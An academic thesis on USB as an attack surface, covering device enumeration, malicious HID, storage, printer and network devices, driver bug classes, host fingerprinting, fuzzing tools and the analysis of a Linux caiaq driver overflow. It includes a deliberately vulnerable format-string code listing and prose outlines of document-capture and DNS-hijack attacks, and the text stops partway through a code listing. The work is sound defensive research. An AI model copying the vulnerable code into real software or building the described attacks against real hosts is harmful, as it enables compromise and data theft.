Hamburg University of Technology

Bachelor Thesis

USB - An Attack Surface of Emerging Importance

Author:
Frieder Steinmetz

Examiner:
Prof. Dr. Dieter Gollmann

Supervisor:
Roland Schilling

A thesis submitted in fulfilment of the requirements for the degree of Bachelor of Science

at

Security in Distributed Aplications

March 3, 2015

Declaration of Authorship

I, Frieder Steinmetz, declare that this thesis titled, 'USB - An Attack Surface of Emerging Importance' and the work presented in it are my own. I confirm that:

- This work was done wholly or mainly while in candidature for a research degree at this University.
- Where any part of this thesis has previously been submitted for a degree or any other qualification at this University or any other institution, this has been clearly stated.
- Where I have consulted the published work of others, this is always clearly attributed.
- Where I have quoted from the work of others, the source is always given. With the exception of such quotations, this thesis is entirely my own work.
- I have acknowledged all main sources of help.
- Where the thesis is based on work done by myself jointly with others, I have made clear exactly what was done by others and what I have contributed myself.

Signed: ____________________________

Date: ____________________________

“Security will not get better until tools for practical exploration of the attack surface are made available.”

“Wright’s law” by Joshua Wright

“We do what we must
because we can.”

GLaDOS

HAMBURG UNIVERSITY OF TECHNOLOGY

Abstract

Security in Distributed Aplications

Bachelor of Science

USB - An Attack Surface of Emerging Importance

by Frieder STEINMETZ

USB is one of the most widely adopted standards for buses. Little work regarding its security implications has been published. This work provides a brief summary of known issues as well as a documentation of new problems and possible future threats. The discovered issues have been classified and possible solutions have been discussed. During the research a secret channel for data exfiltration, as well as command and control has been designed and implemented. The results reveal the necessity of further research and development to address critical security issues.

Contents

List of Figures

List of Tables

For all of you.

Chapter 1

USB

Since its release in the late 1990s the Universal Serial Bus has become one of the most widely adopted standards for the connection of peripherals with personal computers. Nowadays a wide variety of devices are connected via USB and almost every computer and all major operating systems come with support for it. The specifications have undergone several major revisions, but full backwards compatibility has been preserved. The changes mostly affected transmission speed and electrical characteristics and are therefore irrelevant for a security-focused discussion of USB. Most of the material discussed in this work will require nothing more recent than USB 1.1 (1998), but the USB 3.1 specifications will still be used as reference. With the rising popularity of small, portable USB storage devices, it has become a common act to pass a hardware device from one person to another. In the past having the ability to connect arbitrary hardware to a system meant having physical access to a computer system. Modifying hardware to attack a host and connecting it to the target system was a costly and exhaustive attack. Today the fact that users will connect hardware of unknown origin to their computers on a daily basis has to be considered, because they share peripheral devices like storage media. But USB pen drives are not the only device people regularly connect to their computers. Smartphones are also known to be potential carriers of malware and can be used to attack host systems as well. This means several software security assumptions made in the past have to be reconsidered.

1.1 System design

This section introduces the necessary technical background to understand the following discussion of USB security. It describes the bus topology as well as the communication flow and the data structures used.

1.1.1 Topology

The USB standard [1] specifies an asymmetric topology consisting of a single host, controlling multiple peripheral devices. The host may have more than one host controller, each of which may offer multiple USB ports, to which either an USB hub oder a device can be connected. In the USB world, both a HUB and a device are known as a *function*. Multiple *functions* can be combined into one physical device in two different ways; in a *compound device* or a *composite device*.

Compound device Includes an internal hub, to which several functions are connected. Each of those functions has a unique address on the bus.

Composite device Has only one bus address, but provides multiple interfaces that offer different functions.

A function communicates with the host via so called pipes, a one-directional communication structure. On the device side each pipe terminates in an *endpoint*. Since every pipe is connected to exactly one endpoint and vice versa, the terms are often used interchangeably. Every function has one special purpose bi-directional endpoint at address 0. This endpoint is used for communication with the host controller. Other endpoints are as previously stated always unidirectional and can be operated with different transfer protocols. The USB 2.0 standard describes the BULK, INTERRUPT and ISOCHRONEOUS transfer.

1.1.2 Enumeration

When a new device is connected a host begins the enumeration process to determine what kind of device it is and establish connection characteristics, such as speed and packet size. An understanding of the enumeration process is critical for USB stack assessment and is therefore explained here. The steps are simplified to the aspects that are important from a software security perspective.

Device Attached Either the root hub or an external hub provides up to 100mA power for the device and uses its endpoint 0 to report a newly found device to the host.

Detect Speed and Reset The hub detects whether the device supports at least *full speed* or only *low speed* and informs the host of it.[1] After that the host asks the hub to reset the device. During reset the device may signal to the host that it even supports *high speed*.

Control Pipe Ready After the reset, the device awaits communication on its control endpoint zero. Since it has not been assigned an address yet, it listens to the default address 00h.

[1]The four USB transfer speeds in ascending order are: *low speed*, *full speed*, *high speed*, *super speed*

Inquire Maximum Packet Size On EP 0 The host sends a Get Descriptor request, to which the device responds with a Device Descriptor containing the maximum packet size of the control pipe zero. The size is contained in the first eights byte of the much longer descriptor, so most USB stacks stall the transfer before the complete descriptor is received.

Address Assignment The host assigns an address to the device using a Set Address request. Now that all communication parameters have been negotiated the hosts starts to inquire the specifics of the device:

Read Device Descriptor The host requests the Device Descriptor again; this time it retrieves the entire descriptor.

Read Other Descripors Afterwards the host requests a series of descriptors to learn about the device's configuration and abilities. Those are Configuration Descriptors, Interface Descriptors, Endpoint Descriptors and String Descriptors.

Load Driver Based on the Vendor and Product ID the host has read from the Device Descriptor it now selects an appropriate device driver and loads it.

Set Configuration Based on the already acquired Configuration Descriptors the driver picks a desired configuration and lets the device know of its choice by sending a Set Configuration request. From this point on the device is configured, its interfaces are enabled, and the according endpoints await communication. [2]

1.1.3 Descriptors

As previously described, the USB control transfer is heavily based on the exchange of data structures called descriptors. The structure and content of those Descriptors is defined in the USB standard. Every USB device must respond to requests for these standard descriptors. All the descriptors have the same format, consisting of mostly fixed length fields. The first two fields of every descriptor are the "bLength" field containing the descriptor length and the "bDescriptorType" field indicating which kind of descriptor it is. After that follows a series of fields specific to each descriptor type. A notable example is the Configuration Descriptor (see Figure 1.1), because it includes the complete hierarchy of descriptors defining the interfaces and endpoints of the particular configuration. It does so by nesting them in a structure organized only by length fields.

1.2 Who Is Using the Bus?

To assess USB with security considerations in mind it is important to determine who is actually communicating over the bus. With the rise of microcontrollers, peripherals became embedded

[2]This description is loosely based on the one found in [2]



Figure 1.1: The Configuration Descriptor contains details of all the interfaces and endpoints of an USB device

devices with considerable computing power and general purpose CPUs. This means we are dealing with considerably complex machines on both ends of the bus. On the host side multiple parts of the operating system and possibly user applications interact with the device. This does not differ too much from what happens on the device side, since the USB communication is handled by the firmware which in certain cases can be just as complex. A growing amount of devices even runs some variant of a major operating system like Linux or Windows. The enumeration phase as discussed in the previous section is handled by the system's USB stack, but as soon as it has been completed at least a device driver steps in. For most devices though, the device driver is not the only additional piece of software it exchanges data with. For example USB storage devices require an SCSI and a file-system driver to function properly. Lastly most devices interact with userspace applications as well. Although at that point the data has already undergone some transformations it may still be possible to exploit vulnerabilities on that level. An example could be a webcam delivering corrupted image data, that neither the USB stack nor the device driver interpret, but a userland application for taking pictures has to and may therefore be vulnerable.

Chapter 2

State of the Art

This chapter will elaborate on what threats USB devices can pose today and what kind of bugs have been found. It will explore what kind of bugs tend to occur in USB-related code and what consequences they have. The first part of this section concentrates on devices deceiving the user by posing as a specific device and then acting erratically or behaving like another device entirely.

Since every major operating system enumerates devices and loads the required drivers without asking the user for permission, it is trivial to act as any possible device. A well known example is a device identifying itself as Keyboard and "type" commands to compromise the host. Such a device could easily look like an USB flash drive, a camera or even a smartphone.

The second part deals with how a device might take advantage of programming errors in the aforementioned software running on the host. This includes well known classes of vulnerabilities like memory errors, format string bugs or race conditions.

2.1 Deceptive behavior

The following sections explore the different possibilities a device has, depending on what it identifies as.

2.1.1 Human Interface Device

One of the most frequently used USB device classes is the "USB human interface device class", which defines keyboards, mice, game controllers and alike. A HID is a very simple, yet powerful tool for an attacker. This kind of attack is well known and commercial tools for exploitation are available [3]. It requires a device implementing the HID class - usually it identifies as a keyboard - and after successful enumeration send keystrokes to the host system. Commercial devices come with many different predefined keystroke sequences leading to full compromise of the host system. Some offer a simple scripting language to make the development of new payloads easier. This attack requires a user to be logged in and is of course limited by the user's privileges. However all major operating systems allow the installation of persistent malware by unprivileged users. Since the most likely target of such an attack is a workstation and not a server, user privileges will often be enough to gain access to significant assets.

2.1.2 Mass Storage

With decreasing prices for flash chips USB mass storage devices have become a very popular way of exchanging data and creating small backups. Users have certain expectations of the behavior of storage devices. One of the most basic assumptions of storage is, that a file placed on it will stay the same unless someone accesses the storage and modifies it. A storage is considered to work exactly like real world storage room. When something is placed inside and the door is locked it will not be moved or altered in any way until someone opens the door again and does so. However this assumption does not hold true for modern storage devices. Traditional Hard disk, Solid State Disks, SD cards and USB storage devices all incorporate micro-controllers running sophisticated firmware. It is therefore feasible to create USB pen drives that purposely manipulate files stored on them. Altering executable files can be a way to execute malware on the host system. In other cases it may be interesting for an attacker to create hidden copies of sensitive files. The user may then delete the original files and assume it is save to give the device to people not intended to access the sensitive files. Another more defensive use case of custom designed mass storage devices was introduced by Travis Goodspeed in 2012 [4]: a device may detect that its contents are being cloned for forensic analysis and accordingly delete them. The detection relies on the unusual sequential read of all memory sectors regardless of the file system's structure.

2.1.3 Network Device

USB network devices implement some form of Ethernet-over-USB using either the CDC protocol family or RNDIS. CDC is a standard by the "USB Implementers Forum", specifying three protocols of varying complexity. RNDIS is a protocol developed by Microsoft and supported by all Windows versions since Windows XP. At the BlackHat 2014 conference, Karsten Nohl introduced a script he calls "BadAndroid" that uses DHCP to assign the new interface an IP address, a default gateway and advertise a DNS server [5]. Windows, Linux and OSX hosts will use the advertised DNS server as new primary DNS server and set a new default route via the USB network interface and gateway. Therefore all network traffic originating on the host is available to the USB device and DNS responses can easily be spoofed. The proof-of-concept is supposed to be executed on a smartphone running Android. Such a device would typically have a mobile Internet connection and would therefore be able to forward the traffic. Alternatively only a new DNS server and no gateway server could be assigned. That way the host system will still use its original connection to the Internet and the assigned DNS server may be used to resolve domains to false IP addresses.

2.2 Software exploitation

Programming errors have been found in almost every part of the USB ecosystem. Unfortunately most software dealing with USB communication runs in kernel mode. A bug allowing for arbitrary code execution has therefore much greater impact. In host systems with monolithic kernel and kernel mode drivers this holds true for the USB stack as well as the device drivers. Although Linux and Windows device drivers can be designed to run in user space and thereby mitigate some of the threats of programming errors, very few drivers make use of that possibility. Since very few USB-related exploits have been made public this section will discuss different bug classes to highlight their causes and implications and only refer to notable examples when possible.

2.2.1 Buffer overruns

Buffer overruns are a very well known class of bugs that occur "when the value assigned to a variable exceeds the size of the buffer allocated" [6]. USB drivers are often dealing with strings supplied by the hardware, transfered as USB String Descriptors.



FIGURE 2.1: String Descriptor

The format of such a Descriptor is shown in Figure 2.1. A number of bugs resulted from code that failed to check whether a buffer was actually big enough to hold the received string. One important constraint for the exploitation of buffer overflows caused by USB String Descriptors is the maximum string length of 253 bytes. This is due to the length fields maximum value of 255 and two bytes already being reserved for the descriptor type and the length field itself. A common problem when writing shellcode to exploit buffer overflows is that sequences of machine code often contain NULL bytes, while the implementation of strings in the C programming language uses 0x00 as a termination character. Therefore writing shellcode for USB string exploits becomes easier because the strings are not NULL-terminated, but are preceded by an explicit length field, so the shellcode can contain NULL bytes without being truncated. A characteristic example of such an attack will be discussed in Section 3.2.1.

2.2.2 Uncontrolled format strings

Format string attacks have first been described in 2000, when a bug in the popular wu-ftp server was found [7]. The problem arises when hostile input becomes part of a format string. The consequences are arbitrary memory writes and therefore code execution. As mentioned in the previous section USB drivers do often process strings sent by the hardware. Processing strings means formatting, concatenating or printing for example for logging purposes. A simplified example of a vulnerable code section is shown in Listing 1.

```c
#define STRLEN 80

struct usb device *dev = device;
unsigned short langid = 0;
unsigned char index = 0;
char buf[STRLEN];
int size = STRLEN;

int success = usb_string(dev, langid, index, buf, size);

if(success) {
        /* Print the received string */
        printf(buf);
}
```

Listing 1: Example of a string received from a device and used as format string, making format string attacks possible

The string received from the hardware with the *usb_string* call is then used as format string in the call to the *printf* function. A custom device could therefore send a crafted string with the consequence of gaining arbitrary write access to process' memory. A notable example of a format string vulnerability is CVE-2012-2118 [8] that was discovered in the X Window system. Part of the code dealing with input device recognition took the device and manufacturer name supplied by the USB device and passed them to the logging system as part of a format string.

2.3 BadUsb

In August 2014 Karsten Nohl and Jakob Lell presented a new kind of attack on computers. They had found a vulnerability in a very common controller chip for USB mass storage devices that made it possible to reprogram the chip. To demonstrate the seriousness of the issue, they developed a malware that was able to infect a thumbdrive while it was connected to a host computer. The thumbdrive would then infect every computer it was connected to.

2.4 Operating System Fingerprinting

Most of the described attacks rely on some knowledge about the host's operating system. For the HID process it is critical to choose the correct sequence of keys. Memory errors occur probably only in a specific operating system. Even the OS version, system language, or CPU architecture may be relevant to craft working shellcode. Since the USB protocol implements a strict master-slave architecture the device can not query the host for information. But due to the USB protocol's complexity and tolerance of slight variations, most systems behave sufficiently different to be identified. In his presentation *"Writing a Thumbdrive from Scratch"* [4] at the 29C3 conference Travis Goodspeed already described Windows specific behavior during the initialization of USB storage devices. Unlike other operating systems Windows reads the Master Boot Record nine times, once for each value of interest. In 2013 the NCC Group published their paper *"Revealing Embedded Fingerprints: Deriving Intelligence from USB Stack Interactions"* [9] in which they describe various fingerprinting techniques. Some examples of fingerprints identified during the enumeration of the HID class are shown in Table 2.1.

Operating System	Fingerprint
Apple OS X Lion	Three "Get Configuration descriptor" requests (others have two)
Windows 8	"Set Feature" request right after "Set Configuration"
FreeBSD	"Get Status" request right before "Set Configuration"

Table 2.1: Characteristic behavior during HID enumeration

The NCC group was able to reliably identify the OS and its version. This information is sufficient for HID attacks but as stated, exploitation of memory errors requires greater accuracy. In some cases further details of the host system can be acquired after device enumeration while communicating with user space applications. An example of an application leaking such information is the "Photos" Metro app on Windows 8. In a "DeviceProperty" command the app sends, the following string is included: ``/Windows/6.2.9200 MTPClassDriver/6.2.9200.16384''

This string contains Microsoft's internal version number for Windows 8 and the exact build revision.

2.5 Finding bugs

Although bugs in USB related code have occasionally been reported since 2009 the amount of publicly announced vulnerabilities has risen to a significant number only in the last three years [10]. This may be because of the availability of better tools and frameworks to test and search for said bugs. There are numerous inherently different approaches to search for bugs in USB stacks and drivers. Some of them will be discussed in this section.

2.5.1 Static analysis

Static analysis is a software testing technique that analyses code without executing it. It evaluates it on an abstract level and looks for common mistakes and violation of recommended programming practice. It does not perform any kind of formal verification or proof of correctness.

There has been a lot of prior research regarding static analysis of device drivers and kernel code and the results should be applicable to the USB ecosystem, because in the past static analysis has proven to be effective in finding several different kind of bugs in the Linux kernel and its device drivers. Microsoft even provides the “Code Analysis tool” as part of their “Windows Driver Kit” for developers to use. Since the Linux kernel as well as windows drivers are regularly undergoing static analysis and still suffer from numerous bugs, static analysis is not sufficient as the only testing mechanism.

2.5.2 Fuzz testing

Another popular approach for software testing is input based fuzz testing. It is a testing approach where completely or partially random and invalid input is supplied. The program is then monitored for abnormal behavior or crashes to find problematic input. It is particularly useful to search for security vulnerabilities because the inputs necessary to trigger the discovered bug have already been generated during testing. It is by no means a technology to discover all bugs prevalent in a code base but has proven to be very helpful in finding the “low hanging fruit”, most likely to be found by a potential attacker.

2.5.3 Testing setups

This section will explore different setups for input based testing. Security assessment of host systems running operating systems like Linux, Windows or MacOS has different requirements than embedded systems or closed platforms like game consoles. Having this in mind, virtualization as well as hardware based setups will be discussed.

2.5.3.1 QEMU

QEMU is an open source machine emulator and virtualizer with support for virtual USB devices and USB host-to-guest passthrough. The latter feature has raised some interest for use in fuzzing of a virtualized guest's USB ecosystem. Unfortunately the virtual devices in QEMU are not implemented as loadable modules but are part of the main binary. Therefore every change to a virtual device requires recompilation of QEMU and a reboot of the guest system.

Some proposals have been made to change or circumvent this inconvenient behavior. Most notable is the approach proposed by Jodeit and Johns in their 2010 paper "USB Device Drivers: A Stepping Stone into Your Kernel" [11]. They suggest a setup where QEMU's USB passthrough abilities, rather than its emulation feature, are used to implement a mutation based fuzzing framework. They suggest attaching a real device to the host machine and intercepting the USB traffic before relaying it to the guest OS via QEMU's passthrough feature. While their first version required patching QEMU for the intercepting, they proposed to develop a future version which uses the USB filesystem on a linux host to avoid any changes to QEMU. This works because QEMU uses the USB device filesystem to communicate with USB devices attached to the host. [1]

2.5.3.2 Hardware

The virtualization based approach is limited to host operating systems that can be run as virtual machines. For auditing closed systems like embedded devices and alike, a hardware based approach comes to mind. Until recently that required programming a microcontroller with one PC and connecting it to the target host; only to start over for every change that needed to be made. Debugging code running on microcontrollers is possible, but not as easy as code running on a PC running a fully featured operating system.

The Facedancer In 2012 Travis Goodspeed and Sergej Bratus presented the Facedancer, a device which allows rapid prototyping of USB devices. It does so by merely relaying the USB communication between itself and the USB host to a second PC via an USB-to-serial connection [12].

The Facedancer's key components are a serial to USB chip, a MSP430 microcontroller and an USB controller. In a typical test setup, the USB to serial side would be connected to a computer running Linux with the Facedancer Python software and the USB controller would be attached to the target system. The device's behavior would then be defined by a Python program running on computer A. The Facedancer comes with a Python library offering a convenient API for handling typical USB communications. It includes data types for USB descriptors of any kind and the possibility

[1]The USB device filesystem is a dynamically generated filesystem the linux kernel uses to expose raw USB devices to userland applications like userland device drivers.

to register callback functions for common events. This allows for very easy development of a fake device, but still leaves a lot of work to be done since depending on which part of a hosts USB ecosystem is to be fuzzed the original devices behavior has to be imitated accurately.

umap.py Umap is a fuzzing framework for the Facedancer developed by Andy Davis of NCC Group and published under an open source license. It comes with a collection of test cases that allow for basic fuzzing of the USB enumeration process, as well as class specific communication. The test cases are "[..] based on a combination of data from standards documentation and the author's experience where USB bugs are commonly found." [13] The majority of test cases simply sets integer fields in USB descriptors to unlikely values like MAXINT, MININT or NULL. Some are a little bit more sophisticated and and set false lengths for string descriptors to find overflow issues or try to trigger format string bugs. This narrows the scope of discoverable bugs. Device functions not defined in one of the USB standard classes require additional custom test cases to be developed.

Chapter 3

Approach

This chapter describes the observations that were made during the research for this work and introduce new attack scenarios.

3.1 Deceptive behavior

The following section will describe further thoughts on existing, as well as new attacks with maliciously behaving devices. Furthermore two new approaches for in-depth fingerprinting of host machines will be proposed.

3.1.1 Human Interface Device

The biggest hurdle for an attacker trying to compromise a system with a malicious HID device, is the high probability of being noticed by the user. It would increase the chance of clandestine compromise, if the device had a way to determine whether a user is actively using the computer at the moment. However a HID device receives very little feedback from the host. The only definite sign of user activity available, is a state change of keyboard LEDs. The state of NUM, CAPS and SCROLL lock are common for all Keyboards so every attached keyboard will be notified of changes. If a device gets notified of such a change it can safely assume a user is typing and delay its attack.

A simple Proof-of-Concept of this attack has been implemented and successfully tested. However, testing showed that keyboard state is not a very reliable indicator of user activity. A user may very well use the computer for a long time, without ever activating NUM, CAPS, or SCROLL lock. A more elaborate implementation may use a composite device and additional a*functions* with other characteristics could be used to track user activity. Some possible setups will be discussed in Section 3.1.4.

3.1.2 Printer

A device class that has so far seen no public attention in terms of USB security is the *Printer* class. Investigation of the classes abilities and operating system behavior, suggests it can lead to data leakage. In an attempt to get hold of sensitive documents a promising approach for an attacker could be posing as a printer and hoping for the user to print documents via this fake printer. This requires preparatory work, because although there is a standard USB class for printers almost all printers implement some custom functionality the driver expects to find. In a targeted attack involving social engineering it is not unlikely the attacker knows what type of printer the target is using. The attacker could then implement the printer's basic functionalities and respond with the according descriptors during device enumeration. The received documents would then be saved on the device. Since the document will not reach the actual printer the user will probably become suspicious. To avoid detection after receiving a document the device could disconnect itself and reconnect as a harmless device, wait for a specified amount of time and the reconnect again as printer. This should give the user enough time to print again on the actual printer.

3.1.3 Network Device

After a virtual network device has been attached, the attack surface is expanded to any network listening service on the host. Possible targets on workstations are network shares, remote desktop services, and alike.

The BadAndroid attack mentioned in Section 2.1.3 requires a device equipped with a network up-link to guarantee connectivity for the target system. However special hardware meeting this requirement is not available, leaving smartphones the only devices suitable for such an attack. Deceiving a user into connecting a smartphone to the target host may not always be an option, so achieving similar results with a smaller, cheaper device may be desirable.

The recently released USBArmory [14] meets the requirements and will for the scope of this section be the assumed attack platform. Further research during this thesis shows that if no default gateway but a DNS server is assigned, the host will still use its prior connection to the internet but use the USB network interface for domain lookups[1]. But to assure seemingly normal operation the device has to answer DNS request properly. This can be partially achieved by storing a database of the IP domain pairs on the device. An efficient way to create such a database has been developed. For that purpose a copy of the Alexa top one million domains was acquired. Alexa is a web analytics

[1]Has been verified for curretn versions of Windows 7, OSX, and Ubuntu

company maintaining a list of the most popular domains in order of visitors per day. This list is compiled by tracking the surfing behavior of people using the company's browser toolbar. The domains on that list were then resolved using a tool written specifically for that purpose and a database mapping domain names to IPs was created. This database was then used as data source for dnsmasq a simple DNS and DHCP server for linux. Since the aforementioned hardware is able to run Linux it is possible to prepare a device that performs the described attack and deceives the user in to thinking it is nothing more than a simple storage device.

3.1.4 Sophisticated attacks with composite devices

The attacks described can be combined in a single composite device posing a much greater threat than just the sum of its parts. The HID attack for example could use a fake DNS server for further detection of user activity. DNS request for domains that would occur during a typical browser session are a very strong hint that a user is actively using the system. The same goes for the user printing a document. The described setup can even provide a data channel to every computer within network reach of the target system. This can be useful for remote control of the device and extraction of acquired data. Data worth sending out, might be stored on the device by the user if it provides mass storage functionality or collected with the printer attack described in Section 3.1.2.

3.1.5 OS fingerprinting

The fingerprinting approaches described in Section 2.4 concentrates on the charecteristics of USB stack and drivers. However using USB network devices gives an attacker much more possibilities. Using the DHCP and DNS server setup (see Section 2.1.3) a device can resolve domains to its own IP address. Subsequently the user's browser may send an HTTP request to this IP. The request will include the *User-Agent* HTTP-Header in which the operating system and the CPU architecture can be found. A less intrusive approach is fingerprinting the network stack and listening services. This is a well known technique and implemented by programs like the network scanner *nmap* [15].

3.2 Software exploitation

The next section documents the efforts to reproduce and understand software bugs and their exploitation.

3.2.1 Memory Errors

The memory errors which potentially lead to code execution on the host are very much alike the ones that occur in network services and are representatives of well known classes of bugs. To get a better understanding of what mistakes can be made, how they can be exploited and what the implication of exploitation might be it may be helpful to analyze a specific bug. A multitude of memory errors in USB related code have been discovered but so far only one working exploit is publicly available. It exploits a vulnerability in the Sony Playstation 3's USB stack. Since technical details of the Playstation 3's software are not publicly available the only reliable source on the programming errors that were made is the exploit code itself. Unfortunately the exploit code uses a rather complex sequence of valid and malformed Descriptors to prepare the systems heap and place shellcode in its memory. This makes it a unnecessarily complex example. In 2011 Rafael Dominguez Vega of MRW Infosecurity discovered a buffer overflow vulnerability in the caiaq USB drivers. The drivers for audio equipment by NativeInstruments are in the Linux kernel tree and installed by default in most Linux distributions. During this thesis this bus has been reproduced and analyzed to get a better understanding of memory errors in USB drivers and to test various techniques for fuzzing and exploitation of vulnerabilities. As stated by MRW, the drivers fails to verify the length of the product name string sent by the device before copying it into a fixed length buffer. Looking at the communication between the driver and a unaltered device might reveal when the product name is sent and what parts of the device functionality have to be implemented to reach the vulnerable line of code. Analysis of the communication (see Table 3.2) showed that after the enumeration phase only very little device specific communication occurs before the product name is sent. This minimizes the necessary effort to trigger the bug. Writing a device firmware that responds to standard Descriptor requests with the same Descriptors the original device would, is sufficient to emulate the device behavior up to the BULK transfers on Endpoint 1. A simple state, machine ensured the firmware would respond accordingly to the transmission of the "01" byte string. Deeper understanding of the transmitted data was not necessary because it remained unchanged even after several restarts of the device. Looking at the drivers source code however revealed, the byte string contains some status information and characteristics of the device. Since the driver supports several hardware models and device types, it requests the product and manufacturer name again. Those strings are then copied to a char array inside a struct residing on the stack. As can be seen in Table 3.1 none of the devices supported by the *caiaq* drivers has a name longer than 80 characters.

Under the false assumptions that the driver will always communicate with a legitimate device, the developers decided to use the C function `strcpy(char *dest, const char *src)` to copy the string the device sent into the char array. The `strcpy()` function does not check whether the destination buffer is big enough to hold the string to be copied. When a device sends a product name longer than 80 characters the adjacent parts of the structure will be overwritten. Typically

PID	Name
`0x041c`	Audio 2 DJ
`0x041d`	Traktor Audio 2
`0x0808`	Maschine Controller
`0x0815`	Audio Kontrol 1
`0x0839`	Audio 4 DJ
`0x0d8d`	GuitarRig mobile
`0x1915`	Session I/O
`0x1940`	RigKontrol3
`0x1969`	RigKontrol2
`0x1978`	Audio 8 DJ
`0x2305`	Traktor Kontrol X1
`0x4711`	Kore Controller
`0x4712`	Kore Controller 2
`0xbaff`	Traktor Kontrol S4

TABLE 3.1: Devices supported by the "caiaq" linux drivers

an attacker exploiting this kind of vulnerability would try to overwrite the return address of the function in which the buffer overflow occurs. This puts the attacker in control of the program flow. In this case however the string length can be 126 bytes (see Section 2.2.1) at maximum and the rest of the structure is longer than that. Therefore simple stack overflow exploitation via overwriting the function's return address is impossible. However the next field in the struct is an array of structs that will be read and written to. It could be shown, that the content as well as the destination of a memory write occurring at a later time can be controlled. By overwriting a functions return address arbitrary code execution could be achieved. However leaving the rest of the memory in a sufficiently consistent state has shown to be a task beyond the scope of this work.

No.	Source	Dest.	Len	Type	bString	Data
1	host	6	64	GET DESCRIPTOR DEVICE		
2	6	host	82	GET DESCRIPTOR DEVICE		
3	host	6	64	GET DESCRIPTOR CONFIGURATION		
4	6	host	73	GET DESCRIPTOR CONFIGURATION		
5	host	6	64	GET DESCRIPTOR CONFIGURATION		
6	6	host	133	GET DESCRIPTOR CONFIGURATION		
7	host	6	64	GET DESCRIPTOR STRING		
8	6	host	68	GET DESCRIPTOR STRING		
9	host	6	64	GET DESCRIPTOR STRING		
10	6	host	86	GET DESCRIPTOR STRING	Audio 2 DJ	
11	host	6	64	GET DESCRIPTOR STRING		
12	6	host	102	GET DESCRIPTOR STRING	Native Instruments	
13	host	6	64	GET DESCRIPTOR STRING		
14	6	host	98	GET DESCRIPTOR STRING	SN-q8ydb3a1	
15	host	6	64	SET CONFIGURATION		
16	6	host	64	SET CONFIGURATION		
17	host	6	64	GET DESCRIPTOR STRING		
18	6	host	84	GET DESCRIPTOR STRING	Highspeed	
19	host	6	64	SET INTERFACE		
20	6	host	64	SET INTERFACE		
21	host	6	64	GET DESCRIPTOR STRING		
22	6	host	84	GET DESCRIPTOR STRING	Fullspeed	
23	host	6.1	64	URB_BULK in		
24	host	6.1	65	URB_BULK out		01
25	6.1	host	64	URB_BULK out		
26	6.1	host	79	URB_BULK in		0102000200000000...
27	host	6.1	64	URB_BULK in		
28	host	6	64	GET DESCRIPTOR STRING		
29	6	host	102	GET DESCRIPTOR STRING	Native Instruments	
30	host	6	64	GET DESCRIPTOR STRING		
31	6	host	86	GET DESCRIPTOR STRING	Audio 2 DJ	

TABLE 3.2: The communication a "Audio 2 DJ" device exchanges with a PC upon connection.

```c
struct snd_pcm {
        struct snd_card *card;
        struct list_head list;
        int device; /* device number */
        unsigned int info_flags; unsigned short dev_class;
        unsigned short dev_subclass;
        char id[64];
        char name[80]; // Overflowing buffer
        struct snd_pcm_str streams[2];
        struct mutex open_mutex;
        wait_queue_head_t open_wait;
        void *private_data;
        void (*private_free) (struct snd_pcm *pcm);
        struct device *dev;
        /* actual hw device this belongs to */
#if defined(CONFIG_SND_PCM_OSS) || defined(CONFIG_SND_PCM_OSS_MODULE)
